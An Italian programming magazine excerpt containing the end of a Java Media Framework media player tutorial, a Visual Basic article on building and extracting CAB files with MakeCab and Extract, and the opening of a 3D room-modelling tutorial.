dove l'ascoltatore è realizzato facendo uso di un'*Anonymous Class*, cioè una classe anonima di cui esiste la dichiarazione unica. In questo caso si lascia all'Adapter la gestione autonoma di tutti gli eventi tranne quello relativo alla fine del media. Possiamo costruire un Adapter un pò più raffinato, in grado di gestire la visualizzazione dei componenti grafici del Player in base al tipo di media da riprodurre: nel caso di un file audio nell'interfaccia grafica verrà inserito soltanto il modulo di controllo, mentre se si tratta anche di un file video allora verrà inserito anche il modulo per la visualizzazione delle immagini (altrimenti non necessario). Di seguito è riportato un esempio di *Adapter* realizzato facendo uso di una *Anonymous Class:*

```
…
URL url = file.toURL();
Container contentPane = getContentPane();
if (player != null) player.stop();
player = Manager.createPlayer(url);
ControllerListener listener = new ControllerAdapter()
 {//Anonymous Class
  public void realizeComplete(RealizeCompleteEvent event)
   { Component visualComponentUI =
                          player.getVisualComponent();
     if (visualComponentUI != null)
     {  contentPane.add( visualComponentUI,
                              BorderLayout.CENTER);
        componentPlayer = visualComponentUI;
     }
     else if (componentPlayer != null)
     {
       contentPane.remove(componentPlayer);
       contentPane.validate();
     }
     Component controlPanelComponent =
                    player.getControlPanelComponent();
       if (controlPanelComponent != null)
       { contentPane.add( controlPanelComponent,
                              BorderLayout.SOUTH);
          controlPanelPlayer = controlPanelComponent;
       }
       else if (controlPanelPlayer != null)
       {  contentPane.remove(controlPanelPlayer);
          contentPane.validate();
       }
       pack();
       setTitle(file.getName());
   }
};
…
```

i metodi *getVisualComponent()* e *getControlPanelComponent()* richiamati sull'oggetto *Player* restituiscono rispettivamente il modulo di visualizzazione delle immagini e quello di controllo della riproduzione. Alla prima esecuzione del metodo *realizeComplete(…)* si testa se il player ha prodotto i rispettivi componenti grafici e li si va ad inserire nella GUI, memorizzando in due variabili di supporto le istanze ottenute. Il player è strettamente legato alla sorgente, per cui quando cambia il file caricato viene generata una nuova istanza del player. Se viene cambiato il media file da riprodurre uno dei moduli può non essere più necessario per cui andrà rimosso dalla GUI: tramite le variabili di supporto è possibile risalire all'istanza del componente diventato inutile e quindi eliminarlo dall'interfaccia.

MP3 e CD audio/DVD

Con la versione 2.1.1 è stato introdotto un supporto ottimizzato alla riproduzione del formato MPEG-1 layer 3, più noto come MP3. Sfortunatamente non è prevista una gestione diretta dei CD audio o dei DVD. Esiste però un'alternativa: è possibile, per la versione Windows, leggere le tracce CD usando come URL il percorso corrispondente. Ad esempio:

"FILE://D://Track01.cda"

se il CD-ROM è individuato dalla lettera D.

ESEMPIO

Vediamo adesso come è possibile costruire un programma Java da usare come media player sia per file audio che per filmati (Fig. 1).

Fig. 1: Ecco come si presenta l'esempio al momento dell'esecuzione.

Costruiremo la classe intorno all'Adapter appena proposto, in modo da rendere dinamiche e allo stesso tempo robuste le funzionalità dell'oggetto *Player*.

```
...
import javax.swing.*;
import javax.media.*;
import java.awt.*;
import java.awt.event.*;
import java.net.*;
import java.io.*;
public class GeneralFilePlayer extends JFrame {
    Player player;
    Component componentPlayer; /*Modulo UI del Player
        destinato alla visualizzazione delle immagini video*/
    Component controlPanelPlayer; /*Modulo UI del Player
                destinato al controllo della riproduzione */
    public GeneralFilePlayer() {
      setDefaultCloseOperation(EXIT_ON_CLOSE);
      buildUI();
      show(); }
    private void buildUI()
    { JButton button = new JButton("Select File");
      ActionListener listener = new ActionListener()
      {/* Anonymous Class */
        public void actionPerformed(ActionEvent event)
        {JFileChooser fileChooser = new JFileChooser(".");
         int status = fileChooser.showOpenDialog(
                                        GeneralFilePlayer.this);
           if (status == JFileChooser.APPROVE_OPTION)
           { if (player!=null) player.stop();
             File file = fileChooser.getSelectedFile();
             try { load(file); }
              catch (Exception exp) {System.err.println(
                         "Riprovare! Si è verificato un problema:
                                                     " + exp);}
           }
        }
      };
      button.addActionListener(listener);
      getContentPane().add( button, BorderLayout.NORTH);
      setBounds(100,100,200,200);
      pack();}
public void load(final File file) throws Exception
    {
      URL url = file.toURL();
      final Container contentPane = getContentPane();
      if (player != null) player.stop();
      player = Manager.createPlayer(url);
      ControllerListener listener = new ControllerAdapter()
      { //Anonymous Class
        public void realizeComplete(
                             RealizeCompleteEvent event)
        { /*Modulo di visualizzazione*/
          Component visualComponentUI =
                             player.getVisualComponent();
          if (visualComponentUI != null)
          {contentPane.add( visualComponentUI,
                                    BorderLayout.CENTER);
           componentPlayer = visualComponentUI;}
          else if (componentPlayer != null)
          {  contentPane.remove(componentPlayer);
             contentPane.validate();
          }
          /*Modulo di controllo*/
          Component controlPanelComponent =
                          player.getControlPanelComponent();
          if (controlPanelComponent != null)
          { contentPane.add( controlPanelComponent,
                                      BorderLayout.SOUTH);
            controlPanelPlayer = controlPanelComponent;
          }
          else if (controlPanelPlayer != null)
          {
             contentPane.remove(controlPanelPlayer);
             contentPane.validate();
          }
          pack();
        setTitle(file.getName());
      }
    };
    player.addControllerListener(listener);
    player.start();
}
public static void main(String args[]) {
      new GeneralFilePlayer();} }
...
```

CONCLUSIONI

L'optional package Java Media Framework estende il concetto di supporto alla multimedialità fornito attraverso i package del JDK. Infatti usando JMF è possibile riprodurre in maniera semplicissima sia fonti audio che video realizzati in diversi formati. In più, queste sorgenti possono essere non solo provenienti da file (sia essi locali che su macchine remote), ma anche da stream attraverso la rete.

Ing. Antonino Panella

Real-time Transport Protocol

Il protocollo RTP consente il trasporto attraverso il network transport functions di dati prodotti in real-time, come ad esempio audio, video o animazioni, sia su reti con servizi unicast che multicast. Non sono previsti dei particolari indirizzi riservati e non viene garantita la qualità dei servizi forniti. Il trasporto dei dati è soggetto a un protocollo di controllo (RTCP) con il quale viene monitorizzato il flusso dei dati in maniera scalabile su grandi reti multicast, introducendo un minimo controllo sul flusso stesso.

Gestire
I FILE CAB

In questo appuntamento descriveremo gli strumenti che permettono di manipolare i file CABinet.

Visual Basic

I file CAB rappresentano lo standard di compressione per i file dei sistemi operativi di casa Microsoft, essi di solito sono memorizzati con estensione CAB, al loro interno contengono diversi file compressi. Date le loro caratteristiche, di solito, i file CAB vengono utilizzati per contenere i file dei pacchetti di installazione dei sistemi operativi, dei controlli ActiveX o delle applicazioni. A tal proposito ricordiamo il tool creazione guidata pacchetti di installazione, presente tra gli strumenti di Visual Studio che, come è noto, velocemente e intuitivamente permette di creare i pacchetti per distribuire le applicazioni implementate con Visual Basic. I file CAB oltre che con creazione guidata pacchetti di installazione, possono essere trattati con altri strumenti oppure all'interno dei progetti Visual Basic. Inoltre possono essere letti con WinZip (dalla versione 7 in poi) oppure essere manipolati con alcuni tool come *MakeCab*, *Extract* e *APISetUp*. In particolare *MakeCab* ed *Extract* con una serie di accorgimenti consentono di creare/estrarre "manualmente" o da programma dei file Cabinet. Le funzioni API, invece, permettono, solo, di avere informazioni ed estrarre i file contenuti nei CAB.
In questo articolo scopriremo tutti i segreti dei file CAB e presenteremo gli strumenti elencati, a tal fine illustreremo i seguenti argomenti ed esempi.

- Descriveremo vari concetti sui file *CAB*.
- Vedremo come utilizzare i tool *MakeCAB* e *Extract* e presenteremo un'applicazione Visual Basic che consente di creare gli elementi necessari per utilizzare questi tool.
- Presenteremo l'*API Setup* e una funzione API che permette di manipolare i file *CAB* da programma.

MAKECAB

L'utility *Makecab.exe* consente di creare i file "CAB", quindi comprimere in uno o più file di tipo CAB i componenti della nostra applicazione. MakeCab funziona in modalità MsDos per questo per avviarlo da un'applicazione Visual Basic bisogna utilizzare un file *Bat* come sarà chiaro tra poco. La creazione di un file CAB, attraverso *MakeCab*, prevede innanzitutto la creazione di un file di "direttive" con estensione *.ddf* (acronimo che significa *Diamond Directive File*), che serve per dirigere MAKECAB durante la creazione del file CAB. Cerchiamo di capire come opera MakeCab considerando il seguente esempio di file DDF. Come accennato questi sono costituiti da un insieme di direttive (istruzioni), noi descriveremo solo le direttive che utilizzeremo nei nostri esempi (Tab. 1).

```
.Option Explicit
.Set Cabinet=on
.set Compress=on
.Set MaxDiskSize=CDRom
.set ReservePerCabinetSize=6144
.Set DiskDirectoryTemplate=
.Set CompressionType=MSZip
.Set CompressionLevel=7
.Set CompressionMemory=21
.Set CabinetNameTemplate=dati.cab
"C:\filedacomprimere.txt"; questo è il file da comprimere
```

Direttiva	Descrizione
.Option Explicit	Richiesta per la definizione delle variabile
.Set variable=[value]	Serve per settare il valore di una variabile
;	Commento all'interno del file DDF
Cabinet=ON | OFF	Setta su *on* (generazione file CAB) oppure su *off* la modalità CAB
CabinetNamen=filename	Nome del file Cabinet CompressionLevel
.CompressionMemory	Sono relative al tipo di compressione
Compress=ON | OFF	Settato su *on* indica che i file devono essere compressi
CompressionType=MSZIP	Stabilisce il tipo di compressione da fare
DiskDirectoryTemplate=	Indica il nome della directory su disco
MaxDiskSize=CdRom	Impostata su CDRom stabilisce che non si settano dimensioni massime per lo spazio
ReversePerCabinetSize=6144	Riserva spazio per firma digitale

Tab. 1: Direttive utilizzate nei nostri esmpi.

Tag <Object> e <Param>

I file CAB sono utilizzati anche nelle applicazioni per Internet quando si devono installare dei controlli. A tal fine nelle pagine HTML vengono utilizzati i Tag *<Object>* e *<Param>* per specificare i file CAB di supporto al controllo. Il file CAB per applicazioni Internet può essere prodotto per esempio dal Wizard fornito con Visual Studio. Questo argomento è stato trattato nei nostri precedenti articoli che vi invitiamo a consultare.

Visual Basic

Internet Package

Per creare un file *Cabinet* per Internet, al secondo passaggio della procedura del Wizard fornito con Visual Studio, bisogna selezionare *Internet Package*. Tra i vari passaggi del Wizard c'è quello in cui si deve specificare se il controllo è sicuro per lo scripting e la inizializzazione. Questo serve ad assicurare che l'ActiveX non creerà problemi di nessuna natura sul computer Client che l'utilizzerà.

```
Direct - Blocco note
File  Modifica  Formato  Visualizza  ?
.Option Explicit
.Set Cabinet=on
.Set Compress=on
.Set MaxDiskSize=CDRom
.Set ReservePerCabinetSize=6144
.Set DiskDirectoryTemplate=
.Set CompressionType=MSZip
.Set CompressionLevel=7
.Set CompressionMemory=21
.Set CabinetNameTemplate=dati.cab
"C:\5.jpg"
```

Fig. 1: **Un esempio di File DDF.**

Dopo aver visto le direttive principali del file *ddf* vediamo i parametri che possono essere passati a *MAKECAB.EXE*. Facciamo notare che esso può essere richiamato: in un file *.bat* (file sequenziale MsDos), dal *Prompt* MsDos o attraverso l'utility *Esegui (Avvio/Esegui)*. Naturalmente illustreremo solo i parametri che utilizziamo nell'applicazione di esempio. La sintassi completa per richiamare *MakeCab* è la seguente:

```
MAKECAB [/Vn] [/D variable=value ...] [/L directory]
                                    source [destination]
MAKECAB [/Vn] [/D variable=value ] /F directives_file [...]
```

Noi utilizzeremo il seguente comando:

```
MAKECAB /f  "Nomefile.ddf"
```

Questo comando consente di creare un file *CAB* sulla base di un file di direttive. I principali parametri che è possibile passare a *MakeCab* sono presentati in Tab. 2.

Parametri	Descrizione
Source	File che deve essere compresso
Destination	Nome del file di destinazione
/D variable=value	Opzione equivalente all'utilizzo all'interno del file di tipo ddf dell'operazione di Set delle variabili.
/L directory	Specifica la directory di destinazione del file compresso
/F directives_file	File che contiene le direttive di compressione, il nostro file ddf.

Tab. 2: **Parametri associativi al comando MakeCab.**

UTILIZZARE EXTRACT

Il tool Extract fa parte dell'SDK di Microsoft per la creazione di file CABinet, e come accennato serve per estrarre i file da un CAB. Vediamo ora come si effettua la procedura di estrazione dei file.
La sintassi del comando è la seguente:

```
extract [/y] [/A] [/D | /E] [/L location] cabinet_file
                                          [file_spec ...]
```

```
extract [/y] compressed_file [destination_file]
```

La prima forma viene utilizzata in generale, la seconda nel caso in cui si voglia estrarre un unico file, i parametri sono (Tab. 3):

/A Per processare tutti i file CAB.
/D Restituisce solo la lista delle directory senza estrarre i file.
/E Forza l'estrazione dei file.
/L Specifica la directory di estrazione.
/Y Sovra scrive i file estratti senza chiedere conferma.

compressed_file	E' utilizzata per l'estrazione di un singolo file, che verrà inserito nella directory di destinazione.
destination_file	Percorso indicante la directory di destinazione.
cabinet_file	Nome del file CAB.
location	Percorso indicante la posizione in cui si trova il file da estrarre.
file_spec	Specifica il tipo di file che si vuole estrarre da un file CAB, ad esempio con *.EXE estraiamo tutti i file con estensione .EXE.

Tab. 3: **Parametri del tool Extract.**

Nel nostro caso utilizzeremo il seguente comando:

```
extract nomefilecab.cab  /e /l c:\cabfile\fileextract
```

Notate che *c:\cabfile\fileextract* è il nome della directory dove verranno posti i file estratti.

IL PROGETTO

Dopo aver descritto le caratteristiche di *MAKECAB .EXE* e *EXTRACT.EXE* e delle rispettive direttive di compilazione/estrazione, vediamo come utilizzare i tool in un progetto Visual Basic. Come accennato per utilizzare *MakeCab/Extract* bisogna seguire i seguenti passi:

1. definire il file *DDF* delle direttive in cui vengono elencati anche i path dei file da comprimere;

2. definire un file *.BAT* per avviare in modalità Ms-Dos il tool.

Naturalmente per definire questi file da Visual Basic possiamo usare le istruzioni che permettono di gestire i file sequenziali (cioè *OpenFile, Print* ecc.), mentre per eseguire il file *Bat* possiamo usare l'istruzione *Shell* che permette di inviare un comando su una finestra Dos.
L'esempio che implementeremo gestisce le seguenti funzionalità:

- ricerca elementi da inserire nel file *DDF*, questo lo faremo attraverso gli oggetti: *DirListBox, DriveListBox, FileListBox;*
- creare un file *DDF* e un File *BAT;*

- creare un file *CAB* (con *MakeCab*) e successivamente estrarre da esso i file che contiene (con *Extract*).

Allora, create un nuovo progetto EXE con una form che contenga i seguenti elementi: un *DriveListBox* (con nome *drvlist*), un DirListBox (*dirList*), un FileListBox (*filList*), una ListBox (*ListBoxCab*), un checkBox (*CheckCab*), tre pulsanti che chiamiamo *CreaDDF*, *CreaCAB* e *EstraiCAB* e infine due textbox che chiamiamo *TextDDF* e *TextCAB*. Disponete gli elementi come in Fig. 2. La prima procedura che descriviamo è quella associata al pulsante *CreaDDF*. Essa permette di creare un file *DDF* con le caratteristiche descritte in precedenza.





Fig. 2: **La Form del progetto.**

```
Private Sub CreaDDF_Click()
 Open "C:\cabfile\" + Me.TextDDF + ".ddf" For Output As #1
 Print #1, ".Option EXPLICIT"
 Print #1, ".Set Cabinet=on"
 Print #1, ".Set Compress=on"
 Print #1, ".Set MaxDiskSize = CDROM"
 Print #1, ".Set ReservePerCabinetSize = 6144"
 Print #1, ".Set DiskDirectoryTemplate ="
 Print #1, ".Set CompressionType = MSZIP"
 Print #1, ".Set CompressionLevel = 7"
 Print #1, ".Set CompressionMemory = 21"
 Print #1, ".Set CabinetNameTemplate=" + TextDDF +
                                    ".cab" ' "Calcolatrice.CAB"
 For i = 1 To ListBoxCab.ListCount
  Print #1, ListBoxCab.List(i - 1)
 Next
 Close #1
End Sub
```

Il codice di sopra non fa altro che inserire nel file *DDF* (il cui nome è contenuto nel *TextDDF*) le direttive di compilazione e l'elenco dei file da comprimere. Questo elenco è contenuto nella *ListBoxCab*. Notate l'uso delle istruzioni che permettono di manipolare i file sequenziali su disco. In particolare apriamo (*Open*) un file in scrittura ed in esso attraverso la *Print* scriviamo le direttive e il percorso dei file da comprimere. Questo tipo di approccio lo utilizzeremo anche per creare i file BAT. Nella *ListBoxCab* i file da comprimere vengono inseriti facendo un doppio click sul *FilelistBox*, come chiariremo tra poco.
Con la *DrvList_Change* possiamo selezionare la periferica, ed attraverso *dirList.Path = drvList.Drive* viene impostato come *Path* del *DirList.*, cioè:

```
Private Sub DrvList_Change()
    On Error GoTo DriveHandler
    dirList.Path = drvList.Drive
    Exit Sub
  DriveHandler:
    drvList.Drive = dirList.Path
    Exit Sub
End Sub
```

Dopo aver selezionato la periferica di acquisizione andiamo a selezionare dalla *DirListBox* la directory in cui si trovano i file, verrà così popolata la *FileListBox*. Sul *LostFocus* del controllo *DirList* restituiamo il percorso selezionato (in particolare la cartella da cui prelevare i file)

```
Private Sub DirList_Change()
    filList.Path = dirList.Path
End Sub
Private Sub DirList_LostFocus()
  dirList.Path = dirList.List(dirList.ListIndex)
End Sub
```

Come accennato per selezionare i file da comprimere utilizziamo il doppio click del *FileListBox*. Questa azione provoca il trasferimento del percorso del file nella *ListBoxCab*. Attenzione però, questo avviene se il *checkbox CheckCAB* non è selezionato, qualora quest'ultimo fosse selezionato la stessa azione invierà il percorso del file prescelto al *textbox TextCAB* per l'eventuale lancio della procedura di estrazione dei file (come sarà chiaro tra poco).

```
Private Sub filList_DblClick()
 Dim i As Integer
 For i = 0 To filList.ListCount - 1
  If filList.Selected(i) = True Then
   If CheckCAB.Value = 1 Then
    TextCAB = dirList.Path & "\" & filList.List(i)
   Else
    ListBoxCab.AddItem dirList.Path & "\" & filList.List(i)
   End If
  End If
 Next i
End Sub
Private Sub ListBoxCab_DblClick()
 For i = 1 To ListBoxCab.ListCount
  If ListBoxCab.Selected(i - 1) = True Then
   Me.ListBoxCab.RemoveItem i - 1
   Exit Sub
  End If
 Next
End Sub
```

Analizziamo come creare il file *Bat*, da eseguire da una finestra Dos, che effettuerà la chiamata al programma di compressione *MAKECAB.EXE*. Il file lo chiamiamo

Visual Basic

Internet Component Download

***Internet Component Download (ICD)* è il meccanismo che regola il download e l'installazione del codice per internet. ICD è usato da Internet Explorer per il Download automatico e l'installazione controllata.**

Visual Basic

"*fileBat.bat*" e naturalmente, come lo stesso file *MakeCab.EXE*, lo posizioniamo nella directory *c:/cabfile*. Come accennato, in esso è presente la chiamata a *MakeCab* al quale passiamo il file di direttive che ha il nome specificato in *TextDDF*. Durante l'esecuzione la finestra dos sarà visualizzata normalmente come indicato dal parametro *vbNormalFocus* del comando *Shell*.

```
Private Sub CreaCAB_Click()
 Open "C:\cabfile\fileBat.bat" For Output As #1
 Print #1, "makecab /f " + TextDDF + ".ddf"
 Close #1
 Shell "C:\cabfile\fileBat.bat", vbNormalFocus
End Sub
```

Notate che se *MakeCab.Exe* non si trova nella directory *C:/CabFile* bisogna specificarne il percorso. La stessa cosa è valida per *Ectract.Exe* che descriveremo tra poco.

ESTRAZIONE

La procedura di estrazione, che richiamiamo tramite il pulsante *EstraiCAB*, produce un file *BAT* chiamato *fileBatEx.bat*, che lanciamo tramite *Shell* MsDos. Questa azione avvia l'estrazione dei file del Cabinet all'interno della cartella *c:\cabfile\fileextract*.

```
Private Sub EstraiCAB_Click()
 Open "C:\cabfile\fileBatEx.bat" For Output As #1
 Print #1, "extract " + Me.TextCAB + " /e /l
                                   c:\cabfile\fileextract  "
 Close #1
 Shell "C:\cabfile\fileBatEx.bat", vbMaximizedFocus
End Sub
```

API E CAB

Anche le API di Windows consentono di gestire i file compressi in formato *CAB*. Sfortunatamente, le funzionalità messe a disposizione dalla API ci consentono solamente l'estrazione dei dati dai file *CAB*, così la compressione può essere gestita solamente attraverso il programma *MAKECAB.EXE* come abbiamo visto in precedenza. La funzione API che ci consente di estrarre queste informazioni è la *SetupIterateCabinet*. Questa funzione è strettamente legata ad una funzione di *Callback* passata come parametro. La funzione di *CallBack* viene richiamata ripetutamente per ottenere le informazioni sul file *Cab*. Ricordiamo che il passaggio dell'indirizzo della funzione viene fatto attraverso l'operatore *AddressOf* e che la funzione che utilizza questo operatore devo essere dichiarata in un modulo *.Bas*. Se volete approfondire le conoscenze sulla tecnica di *CallBack* e di *Subclassing* vi consigliamo di leggere il nostro precedente articolo che è stato dedicato a questi argomenti.

Fig. 3: La Form dopo aver selezionato due file.

Ora descriviamo brevemente la sintassi della *SetupIterateCabinet*.

```
BOOL SetupIterateCabinet (PCTSTR CabinetFile,
                  DWORD Reserved, PSP_FILE_CALLBACK
                            MsgHandler, PVOID Context);
```

Come si può constatare la sua invocazione dipende dai seguenti parametri:

- **PCTSTR** - Nome e percorso del file *CAB*.
- **DWORD** - un valore non utilizzato, che possiamo settare a *0*.
- **PSP_FILE_CALLBACK** - l'indirizzo della funzione di *callback*.
- **PVOID** - un intero *Long* in cui è possibile specificare le operazioni che può compiere la funzione di *callback*.

Il valore di ritorno della funzione è diverso da zero se l'esecuzione ha successo. La funzione di *CallBack* associata a *SetupIterateCabinet* purtroppo non ha un'interfaccia di default come le funzioni di *CallBack* che abbiamo visto nel precedente articolo. Questo breve cenno sulle funzionalità della *SetupIterateCabinet* ci fanno capire le difficoltà che si possono riscontrare quando si utilizzano questi elementi. Maggiori informazioni sono tuttavia reperibili su *MSDN*, anche se c'è da dire che gli esempi sono rivolto a linguaggi quali C/C++ e si fa fatica a riportare il tutto nell'ambiente Visual Basic.

CONCLUSIONI

In questo appuntamento abbiamo presentato dei metodi alternativi al Wizard creazione guidata pacchetti di installazione per creare e gestire i *File* di installazione. Abbiamo anche accennato a come manipolare questi file attraverso le API di Windows. In conclusione vi invitiamo ad implementare l'applicazione che abbiamo presentato, ed a verificare quali file crea *MakeCab* oltre al file *.CAB*. In particolare noterete che vengono creati altri due file: un *.INF* e un *.RPT*. Il file *.INF* è utile per la gestione della firma digitale, delle note legali, mentre il file *.RPT* fornisce informazioni sul processo di compressione. Inoltre se avete voglia di studiare… cercate di capire come implementare un'applicazione che utilizza le *SetupAPI*, buono studio.

Massimo Autiero

SetupAPI

Le SetupAPI sono delle funzioni, tra le quali c'è la *SetupIterateCabinet*, che fornisco un'insieme di funzionalità orientate espressamente alla manipolazione di pacchetti di setup.
Per approfondire le conoscenze dell'argomento andate su:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/setupapi/setup/overview.asp

Ambienti renderizzati


▶ Lightwave


Roberto Lombardo


Realizziamo un ambiente 3D in stile Resident Evil con il nostro programma 3D preferito.


Chi di voi non ricorda l'ormai vecchio "Alone in the dark", il precursore di una lunga serie di videogame che utilizzano la grafica renderizzata degli ambienti con personaggi 3D mossi in tempo reale.
Gli ultimi arrivati del genere sono Resident Evil zero su Game Cube e Syberia su Pc.
In questo tutorial, ricalcando lo stile di Resident Evil, realizzeremo una stanza sviluppata su due livelli, completa di mobilio ed oggetti, il tutorial tratterà la realizzazione di ogni singolo elemento nel modo più generico possibile in modo da ricreare la stessa stanza con qualsiasi software 3D.
Gli strumenti utilizzati per la creazione di tutti gli elementi della stanza sono disponibili in tuti i software 3d in commercio: estrusioni, bevel e forme primitive geometriche. Il tutorial sarà diviso in più parti, trattando la modellazione della stanza principale base, la modellazione dei mobili e dei dettagli aggiuntivi, la texturizzazione e infine l'impostazione della scena finale delle luci e del render.
Quando vi accingete a creare un ambiente 3D di questo tipo è essenziale raccogliere quante più informazioni possibili visionando altri lavori e/o videogame a cui vogliamo ispirarci, io personalmente ho visionato molte locazioni del nuovo episodio di Resident Evil e da queste ho tratto ispirazione per la realizzazione dell'architettura e stile della stanza.
Fatta questa premessa non ci resta che iniziare la modellazione.


1 La progettazione





In figura abbiamo la pianta della stanza che ci accingiamo a realizzare. La stanza è divisa in piano terra e primo piano con delle scale che portano a quest'ultimo.
Al piano terra abbiamo 2 porte principali e una che dà su un ripostiglio.
Il piano terra è illuminato da un lampadario posto in posizione centrale.
Salendo al primo piano troviamo altre 2 porte, l'illuminazione qui sopra sarà affidata a 2 luci a parete, le pareti della stanza saranno dotate di carta da parati, i pavimenti saranno differenti per il piano terra e il primo piano, composto da piastrelle il primo e da legno il secondo.
Le pareti avranno una sezione in legno (parte bassa) mentre le porte saranno completamente in legno tranne quella del ripostiglio che avrà parti metalliche.
Sulla base di questa pianta possiamo realizzare direttamente il modello 3D.
Partiamo dalla scala.

2 La Scala

La scala è di legno, presenterà successivamente delle lavorazioni che aggiungeremo con del bump nella texture, la stessa poggia su una mezza parete. Creiamo il profilo base della scala come in figura ed eseguiamo un estrusione dello stesso: per risparmiare tempo creeremo solo un gradino completo che cloneremo, una volta texturizzato, lungo la scala risparmiandoci in questo modo di texturare gli elementi identici.

3 Base calpestabile

Una volta creata la base della scala creiamo un piccolo box schiacciato che formerà la base calpestabile del gradino, la quale sporgerà di qualche centimetro verso il lato esterno della scala. Assegniamo un colore diverso a questo elemento per distinguerlo dal resto della scala e posizioniamolo sulla base del primo gradino come evidenziato in figura.
Una volta che texturizzeremo questo elemento, basterà copiarlo su ogni gradino risparmiando così gran parte del tempo.
Quando in scena vi sono molti elementi identici basterà creare il primo e successivamente copiarlo quante volte necessario.

4 Colonnina


Creiamo adesso le barre di legno che andranno a comporre il passamano della nostra scala. Questo elemento viene creato tramite un **loft** ovvero tramite una rivoluzione sull'asse **y** dell'oggetto, creiamo la forma base tramite **spline** ed eseguiamo una rivoluzione lungo l'asse **y** creando così la forma completa, quindi creiamo due box da posizionare alla base e al top del nostro asse di legno.

5 Posizioniamo la colonnina


Realizzata la colonnina in legno, possiamo posizionarla sul primo scalino come in figura, una volta texturizzata la cloneremo lungo tutte le scale.

Terminiamo le scale 6-7-8



Adesso creiamo il passamano, per fare questo cloniamo momentaneamente tutti gli assi di legno in modo da poterci regolare per l'altezza del passamano come in figura 6, una volta clonati tutti gli elementi creiamo 2 **spline**, una che si sviluppa lungo la scala e che sarà il percorso che seguirà il passamano, un'altra **spline**, chiusa, che rappresenta la forma del passamano, infine estrudiamo quest'ultima lungo il percorso creato con la prima **spline**, ottenendo così il risultato voluto, visibile in figura 6. Fatto questo passaggio possiamo togliere gli assi di legno creati momentaneamente riportando il tutto ad un solo elemento per oggetto, come in figura 7. Nel momento in cui dovremo clonare gli assi di legno dovremo adattare la parte superiore di questi (il cubo) sino a toccare la base del passamano come in figura 7. In figura 8 possiamo vedere il modello 3D della scala così come si presenterà senza texture.

9 La stanza


Adesso che abbiamo il riferimento della scala possiamo creare la stanza, così come progettata in precedenza. Il modello è molto semplice, non preoccupiamoci di creare i fori per le porte, queste saranno inserite direttamente sulla struttura poligonale della stanza senza eseguire nessuna operazione booleana.
In figura possiamo vedere il modello poligonale grezzo della stanza con la scala. Ricordiamoci di creare il mezzo muro che andrà a comporre il sottoscala. Eseguito questo passaggio possiamo creare l'altro elemento base che comporrà la stanza ovvero il modello della porta, l'ultimo passaggio della modellazione sarà la creazione di tutti gli elementi che comporranno l'arredamento della stanza.

